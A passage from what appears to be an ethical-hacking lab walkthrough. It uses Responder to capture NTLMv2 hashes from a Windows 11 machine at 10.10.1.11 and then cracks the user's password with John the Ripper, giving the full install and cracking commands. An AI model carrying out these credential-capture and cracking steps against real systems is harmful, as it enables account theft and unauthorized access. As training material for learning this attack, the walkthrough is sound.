
11. Leave the **Windows 11** virtual machine as it is and switch back to the **Ubuntu** machine.

12. Responder starts capturing the access logs of the **Windows 11** machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot.



13. By default, Responder stores the logs in **Home/Responder/logs**. Navigate to the same location and double-click the **SMB-NTLMv2-SSP-10.10.1.11.txt** file.

14. A log file appears, displaying the hashes recorded from the target system user, as shown in the screenshot.




15. Close all the open windows.

16. Now, attempt to crack the hashes to learn the password of the logged-in user (here, **Jason**).

17. To crack the password hash, the John the Ripper tool must be installed on your system. To install the tool, open a new **Terminal** window, type **sudo snap install john-the-ripper**, and press **Enter**.


18. In the **password for ubuntu** field, type **toor** and press **Enter** to install the John the Ripper tool.



19. After completing the installation of John the Ripper, type **sudo john /home/ubuntu/Responder/logs/[Log File Name.txt]** and press **Enter**.

Note: Here, the log file name is **SMB-NTLMv2-SSP-10.10.1.11.txt**.

20. John the Ripper starts cracking the password hashes and displays the password in plain text, as shown in the screenshot.



